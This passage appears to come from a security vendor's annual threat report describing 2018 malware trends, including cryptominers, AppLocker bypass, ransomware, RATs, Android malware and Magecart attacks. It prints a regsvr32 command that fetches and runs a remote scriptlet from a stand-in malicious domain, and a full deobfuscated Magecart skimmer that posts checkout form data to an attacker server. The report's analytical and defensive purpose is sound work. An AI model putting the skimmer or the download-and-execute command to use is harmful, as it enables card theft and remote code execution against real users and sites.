 * VERSIONS:     XMRig/2.5.2 libuv/1.20.1-dev gcc/7.1.0
 * HUGE PAGES:   available, disabled
 * CPU:          Intel(R) Core(TM) i7-6820HQ CPU @ 2.70GHz (2) x64 AES-NI
 * CPU L2/L3:    2.0 MB/16.0 MB
 * THREADS:      3, cryptonight, av=1, donate=5%
 * POOL #1:      pool.monero.hashvault.pro:3333
 * COMMANDS:     hashrate, pause, resume
[2018-05-20 22:51:57] use pool [redacted]:3333 45.32.246.116
[2018-05-20 22:51:57] new job from [redacted]:3333 diff 10000
```

Another notable cryptomining malware is called WannaMine, so named because it uses the same "ETERNALBLUE" exploit that the WannaCry ransomware family used to spread around the world in 2017. Like Muhstik, it mines for Monero, a popular cryptocurrency among malware authors and cryptojackers because of built-in privacy features that hinder the tracking of wallets and transactions. WannaMine uses XMRig, a widely used mining program for Monero, because it is customizable and has an open-source license.

Application Whitelisting Bypass

Newer versions of Windows include AppLocker, which enables an organization to use a whitelist to control which applications and files users can to run. Authors designed several malware families to bypass the AppLocker whitelist to run without permission. One common technique takes advantage of regsvr32.exe – a command-line utility used to register and unregister DLLs and ActiveX controls in the Windows Registry – and its ability to run scriptlet (.sct) files hosted on a remote web server. For example, a malicious program might execute the following shell command:

```
regsvr32 /S /N /U /I:"http://malwaredomain.com/payload.sct" scrobj.dll
```

where:

/S = silent; display no message box
/U = unregister server
/I = call script from external IP address or local disk
/N = do not use DLLRegisterServer

This command silently downloads and executes the designated scriptlet from the malicious domain. The scriptlet contains JScript stager code that downloads and executes another malware executable from the attacker's host. Because Windows trusts regsvr32.exe, it can execute the remote file without being blocked by AppLocker. Tightening the security on regsvr32.exe so it cannot run remote scripts in this way must be done with care, because it may disable some Windows functionality crucial for day-to-day operations.

Another trusted native Windows executable the attacker can prey on is cmstp.exe, or Microsoft Connection Manager Profile Installer, which accepts a configuration file (.inf) as a parameter. An attacker can bypass the whitelist by feeding cmstp.exe a malicious .inf file that includes instructions to download and execute remote code.

Ransomware

Ransomware attacks decreased significantly in 2018 as the threat from high-profile WannaCry and NotPetya attacks receded and criminals turned their attention toward newer tactics, like illicit cryptocurrency mining. Nevertheless, Trustwave still encountered a few ransomware samples, including the following:

- **CrySIS:** This uses Remote Desktop Services to infect Windows systems with weak credentials. CrySIS kills running processes of Outlook, SQL Server, Postgres and other programs to make sure database files are not locked and then encrypts almost every file in the system other than Windows system files. The attacker then leaves a ransom note with payment instructions in every folder.
- **Rapid:** Discovered in January 2018, this ransomware family terminates database processes and various productivity applications and deletes Windows shadow-volume copies and system-state backups. It encrypts files found on fixed, removable and network drives but avoids files inside program and system folders.
- **GandCrab and GlobeImposter.** Attackers distributed these ransomware families through spam campaigns and used JavaScript stagers attached to spam email. When clicked, the JavaScript downloads and executes the ransomware binary on the disk.

The Power of PowerShell

PowerShell's extensive, flexible scripting language and the fact that it is built into every modern version of Windows makes it a valuable tool for attackers. About 20 percent of the malware samples we analyzed utilize PowerShell either directly or through a macro, shellcode or binary that executes a PowerShell script. Criminals also employed PowerShell in several fileless malware attacks, in which attackers attempt to evade detection by storing malicious malware code in the Windows registry. Most exploit toolkits use it as a stager.

One example of a PowerShell attack came from a gang of cybercriminals known as the Cobalt Group, so named because of its frequent use of a commercial penetration-testing tool called Cobalt Strike. Among other functions, this tool can generate attack packages that include malicious Office documents or other threats to be distributed to potential victims. The attacker uses spear phishing (either through functionality built into Cobalt Strike or separately) to deliver a malicious package to recipients as an attachment or link. When the recipient clicks, it triggers a series of PowerShell commands that download a second-stage PowerShell, which downloads a shellcode that is then injected into memory. The third-stage shellcode's purpose is to download the Cobalt Strike beacon, a multifunction payload that criminals can use for further attacks.

```
Email attachment clicked -> 1st stage powershell -> 2nd stage powershell
-> 3rd stage shellcode -> beacon.dll
```

Dirty RATs

Remote access trojans (RATs) accounted for more than 10 percent of the malware samples we investigated in 2018, making it one of the most common types of malware we saw. Remote access trojans provide an attacker with a mechanism for remotely entering and controlling a computer. Remote access programs are common and have legitimate uses, but the "RAT" terminology is generally only used in the context of malware. Many RAT families are written in Java and can attack computers running different operating systems.


The RAT families Trustwave encountered most often were:

- **jRAT:** Also known as Adwind, jRAT is among the most popular Java-based RATs criminals used. Among other things, it can capture keystrokes, exfiltrate credentials, take screenshots and access a webcam. Attackers can also use it to download and execute additional binaries. An influx of spam with jRAT attachments made this threat a headache for many. We discovered jRAT uses a crypter service, called Qrypter, to morph its binaries and become more difficult for anti-malware scanners to detect.
- **Netwire:** Netwire has been around for several years and criminals lately repurposed it as a tool for scraping cardholder data from POS systems. Its integrated keylogger feature makes it particularly suited for the task.
- **njRAT v0.7d:** This is a .NET executable file generated by a RAT builder. Like other RATs, its feature includes keylogging, webcam capture, file/process/services/registry managers and a remote shell.
- **Xtreme RAT: X**treme RAT is highly configurable with a full set of features. It injects into several different processes to hide its activities and remain on the compromised machine.

Android Malware

Malware affecting mobile devices has become more popular among attackers as the devices themselves have become ubiquitous. Trustwave has come across malware for the Android mobile-operating system from periodically during incident response engagements and in spam traps. Here are some of the Android malware samples encountered:

- **MobiDash:** This malware attempts to install an adware application that displays pop-up ads. The adware also collects device, geolocation information and cellular network information, probably for purposes of customizing advertisements for the user.
- **Red Alert Bot:** This malware connects the infected device to a botnet that attackers can rent in underground forums for USD $200 per week to USD $999 for two months. This can intercept SMS, launch applications and inject HTML forms on banking applications. Criminals also used it to target banks in Australia, the United States, Canada and New Zealand. We observed this malware being distributed as an attachment to spam to evade the malware detection systems in the Google Play Store. The recipient is instructed to download the malicious .apk file and install it directly on their device, a process called sideloading.




Good evening,it is Juan!

[redacted]
To: [redacted]
On: [redacted]

SilverBox.apk
325 KB

```
Hello friend, have you ever wished that your secret dreams come true?
Nowadays you can do it real with our Silverbox application for anonymous sex-acquaintances. With
SilverBOX application you will be able to find any of your secret wishes.
All you need to do is install the app on your mobile and follow the instructions.
Open the link in the attachment and open yourself to new experiences!!!
```

Malware File Formats and Compilers



About half of the malware was in the form of scripts. Most of these were PowerShell or PHP scripts, although we also saw VBScript, JavaScript and others. Authors usually highly obfuscate malware scripts, making them difficult to analyze.


The binary samples we analyzed were usually written in C++ and compiled with various compiler versions from Microsoft and Borland. A smaller percentage was in other languages, including .NET, Delphi and Visual Basic.

Malware Obfuscation

Malware developers often use obfuscation techniques to avoid detection by hiding the true nature of their code's functionality from security tools.

Thirty-three percent of the malware we investigated did not use obfuscation techniques. Of the samples that did, the most common techniques were string manipulation, crypters and script to binary. String manipulation is a simple technique that uses functions and escape sequences to render parts of the code unrecognizable until it is deobfuscated. Most of the malware came in the forms of scripts like PowerShell, JavaScript and VBScript, which are easy to obfuscate in this way.


A crypter is a specialized tool malware authors use to obfuscate their code, typically by encrypting certain strings or adding superfluous behaviors designed to mislead security software and researchers about the purpose of the software. Script to binary refers to scripts with large encoded text strings, usually in Base64 or gzip format, that decode to binary executables.



Steganography


PRETTY (HARMFUL) PICTURES

Steganography is a means of hiding information in plain sight by concealing it within another message or file. One very common steganographic technique involves encoding a malicious binary or script as visual information in an image. Image files are so ubiquitous they arouse little suspicion on their own, yet they can contain a great deal of information without giving any clue to their nature. In one version of this technique, the attacker encodes malicious code into an image file and embeds it into the resources section of a Windows Portable Executable (PE) file, disguised as a cursor or icon. Upon execution of the PE file, the malicious image is extracted, decoded and executed. This technique can be effective at hiding malware from anti-malware scanners.



Malware Persistence

Attackers usually employ techniques to ensure their malware will execute every time the computer reboots. Fifty-eight percent of the samples we investigated used some mechanism to persist between reboots. In most of the other cases, other malware components handled persistence.




About a quarter of the samples that employed persistence methods did so by adding themselves to the Run key (HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run and HKEY_CURRENT_USER\ Software\Microsoft\Windows\CurrentVersion\Run) in the Windows registry, which causes Windows to execute the program as it starts up after a reboot. Another quarter took the form of script files on web servers, which execute every time a visitor loads them. Most of the rest used other keys in the Windows registry, or Windows or Linux services.

Malware Exfiltration

Stealing data doesn't do attackers much good unless they have a way to get the stolen data out of the infected computer. Here are the exfiltration techniques employed by the malware samples we investigated.

Nearly 40 percent of the samples did not use an exfiltration method. Not all malware authors choose to implement exfiltration, as it can provide a trail to help investigators identify the source of the malware. In these cases, the attacker typically connects to the targeted computer remotely to exfiltrate the data. In other cases, another malware component handles exfiltration.

Of the samples that did exfiltrate, most used the HTTP or HTTPS protocols, with the largest share taken by samples that used HTTP methods other than GET or POST (for example, HEAD, which transmits page headers only). The HTTP POST method, which supports the transfer of large amounts of data, was next, followed by the secure HTTPS protocol.



Magecart Gangs and E-Commerce Attacks


Magecart is a term assigned for several criminal groups that use similar tools and techniques to compromise e-commerce sites with malicious scripts designed to skim and capture sensitive data like credit card information from unsuspecting shoppers. These groups usually target websites that run on top of Magento, a popular open-source e-commerce platform victimized by several high-profile critical vulnerabilities over the past few years. Magecart groups have been operating since at least 2015 and are believed to have compromised nearly 50,000 e-commerce sites since then. In 2018, Magecart groups stepped up their game, with cleverer and more pervasive attacks, more efficient scrapers and better ways of escaping detection.

Although some Magecart attacks have used zero-day exploits, all patched by now, most go after the lowest-hanging fruit by targeting known vulnerabilities in unpatched Magento installations. A mainstay of Magecart attacks in recent years has been CVE-2016-4010, a serialization vulnerability in the Magento shopping cart that can allow an attacker to upload malicious PHP code and execute it on the server. Magento published a patch in 2016 that addressed the vulnerability, though an unknown number of installations remain unpatched.

In addition, the extensibility that makes platforms like Magento so powerful and versatile (there are close to 5,000 third-party extensions for Magento in its public marketplace) also introduces risk. In late 2018, a security researcher disclosed a collection of new vulnerabilities similar to CVE-2016-4010 that affected approximately 20 Magento extensions. Like the older weakness, the new vulnerabilities involve data being passed to the PHP unserialize() function without being sanitized first – a fundamental violation of basic secure-coding practices. Because unserialize() converts any properly serialized data fed to it into its equivalent PHP value, an attacker can force the server to execute arbitrary code by serializing it into JSON and using an HTTP POST request to upload it to the extension URL. Many of the affected extensions were subsequently fixed, but some – including several that the creators may have abandoned – still have not. Even a properly maintained and updated Magento installation might therefore remain vulnerable to exploitation due to lax or nonexistent update practices on the part of extension developers.

Later Magecart attacks targeted vendors that provide complementary services for e-commerce sites such as chatbots, loyalty programs and even payment service providers. These vendors provide scripts that are fetched and run by visitors of those websites. When the vendors were compromised, malicious code was injected, and it led to credit card skimming from the users' browsers.

In a typical Magecart attack, the attacker uses a vulnerability, like the ones described, to add heavily obfuscated malicious JavaScript to a page that handles credit card data. After deobfuscation, here's what one script we encountered looks like:



```
var z55cdf9b9447c26be3ac1029b6d1f0d98 = {
    snd: null,
    fca9c64fe59ea2f1fc0533052eb1107b9: 'https://info-stat.ws/js/slider.js',
    myid: (function(_0x4aa6x2) {
        var _0x4aa6x3 = document['cookie']['match'](new RegExp('(?:^|; )' + _0x4aa6x2['replace'](/([\.$?*|{}\(\)\[\]\\\/\+^])/g, '\$1') + '=([^;]*)'));
        return _0x4aa6x3 ? decodeURIComponent(_0x4aa6x3[1]) : undefined
    })('setidd') || (function() {
        var _0x4aa6x4 = new Date();
        var _0x4aa6x5 = _0x4aa6x4['getTime']() + '-' + Math['floor'](Math['random']() * (999999999 - 11111111 + 1) + 11111111);
        var _0x4aa6x6 = new Date(new Date()['getTime']() + 60 * 60 * 24 * 1000);
        document['cookie'] = 'setidd=' + _0x4aa6x5 + '; path=/; expires=' + _0x4aa6x6['toUTCString']();
        return _0x4aa6x5
    })(),
    clk: function() {
        z55cdf9b9447c26be3ac1029b6d1f0d98['snd'] = null;
        var _0x4aa6x7 = document['querySelectorAll']('input, select, textarea, checkbox, button');
        for (var _0x4aa6x8 = 0; _0x4aa6x8 < _0x4aa6x7['length']; _0x4aa6x8++) {
            if (_0x4aa6x7[_0x4aa6x8]['value']['length'] > 0) {
                var _0x4aa6x9 = _0x4aa6x7[_0x4aa6x8]['name'];
                if (_0x4aa6x9 == '') {
                    _0x4aa6x9 = _0x4aa6x8
                };
                z55cdf9b9447c26be3ac1029b6d1f0d98['snd'] += _0x4aa6x7[_0x4aa6x8]['name'] + '=' + _0x4aa6x7[_0x4aa6x8]['value'] + '&'
            }
        }
    },
    send: function() {
        try {
            var _0x4aa6xa = document['querySelectorAll']('a[href*=\'javascript:void(0)\'],button, input, submit, .btn, .button');
            for (var _0x4aa6x8 = 0; _0x4aa6x8 < _0x4aa6xa['length']; _0x4aa6x8++) {
                var _0x4aa6xb = _0x4aa6xa[_0x4aa6x8];
                if (_0x4aa6xb['type'] != 'text' && _0x4aa6xb['type'] != 'select' && _0x4aa6xb['type'] != 'checkbox' && _0x4aa6xb['type'] != 'password' && _0x4aa6xb['type'] != 'radio') {
                    if (_0x4aa6xb['addEventListener']) {
                        _0x4aa6xb['addEventListener']('click', z55cdf9b9447c26be3ac1029b6d1f0d98['clk'], false)
                    } else {
                        _0x4aa6xb['attachEvent']('onclick', z55cdf9b9447c26be3ac1029b6d1f0d98['clk'])
                    }
                }
            };
            var _0x4aa6xc = document['querySelectorAll']('form');
            for (vari = 0; _0x4aa6x8 < _0x4aa6xc['length']; _0x4aa6x8++) {
                if (_0x4aa6xc[_0x4aa6x8]['addEventListener']) {
                    _0x4aa6xc[_0x4aa6x8]['addEventListener']('submit', z55cdf9b9447c26be3ac1029b6d1f0d98['clk'], false)
                } else {
                    _0x4aa6xc[_0x4aa6x8]['attachEvent']('onsubmit', z55cdf9b9447c26be3ac1029b6d1f0d98['clk'])
                }
            };
            if (z55cdf9b9447c26be3ac1029b6d1f0d98['snd'] != null) {
                var _0x4aa6xd = location['hostname']['split']('.')['slice'](0)['join']('_') || 'nodomain';
                var _0x4aa6xe = btoa(z55cdf9b9447c26be3ac1029b6d1f0d98['snd']);
                var _0x4aa6xf = new XMLHttpRequest();
                _0x4aa6xf['open']('POST', z55cdf9b9447c26be3ac1029b6d1f0d98['fca9c64fe59ea2f1fc0533052eb1107b9'], true);
                _0x4aa6xf['setRequestHeader']('Content-type', 'application/x-www-form-urlencoded');
                _0x4aa6xf['send']('info=' + _0x4aa6xe + '&hostname=groopdealz&key=' + z55cdf9b9447c26be3ac1029b6d1f0d98['myid'])
            };
            z55cdf9b9447c26be3ac1029b6d1f0d98['snd'] = null;
            _0x4aa6xe = null;
            setTimeout(function() {
                z55cdf9b9447c26be3ac1029b6d1f0d98['send']()
            }, 30)
        } catch (e) {}
    }
};
if ((new RegExp('pay|checkout|onestep', 'gi'))['test'](window['location'])) {
    z55cdf9b9447c26be3ac1029b6d1f0d98['send']()
}
```

The script checks for words like "pay" and "checkout" in the URL to determine if the page is worth scraping. If so, it adds several event listeners to the page to monitor form-field data and user activity, such as clicks and mouseovers. It transmits any data it collects to a script on a remote server that the attacker controls, with the innocuous-seeming name "slider.js." Simple content sliders are common around the web, and script name is unlikely to attract unwanted attention on its own.

Practicing defense in depth is the best way to defend against Magecart and similar attacks. Ensuring all your software and components are up to date with the latest security patches is the obvious first step. However, that can't even help with extensions that haven't been updated to fix the vulnerability. Disabling unnecessary extensions can reduce one's risk not only from known vulnerabilities but also from ones that may be disclosed in the future.

In addition, site owners should strive to adopt Content Security Policy (CSP) throughout their sites, or, at the least, in critical areas like shopping cart and checkout pages. Employing CSP allows site owners to specify which domains the browser should consider trusted sources of scripts, reducing opportunities for cross-site scripting (XSS). CSP-compliant browsers only execute scripts loaded in source files from specified domains, ignoring all other scripts. Also, deploying a web application firewall (WAF) like Trustwave Web Application Firewall or ModSecurity, as well as intrusion prevention systems, can substantially reduce the risk from Magecart attacks. Web application firewall rulesets can identify characteristics of possible attacks and block suspicious requests even from unknown threats.

See the **SpiderLabs Blog** for additional in-depth analysis of Magecart and how you can better protect your site from exploitation.

The State of Security

The power of web applications to easily connect outside users to data and services makes them big targets for attackers, who are always looking for weaknesses that allow them to pervade an organization. For instance, a vulnerable web app could pave a road to your most sensitive data. To stay a step ahead of cybercriminals, Trustwave researchers keep a constant eye on the state of affairs for database, network and application security (or lack thereof), specifically where the vulnerabilities are, their level of danger and for whom, and how, they can be mitigated.

In "Database Security," we look at the vulnerabilities disclosed in 2018 that affect five widely used database platforms and the type of impact they can have on your data. "Network Security" discusses the most common security issues our scanning systems encountered and examines the effect the Payment Card Industry Data Security Standard (PCI-DSS) deadline for phasing out support for insecure TLS and SSL versions had on the systems we evaluated throughout the year. Finally, "Application Security" examines the most common weaknesses Trustwave App Scanner products discovered in web applications, focusing especially on critical and high-risk flaws.

Trustwave®

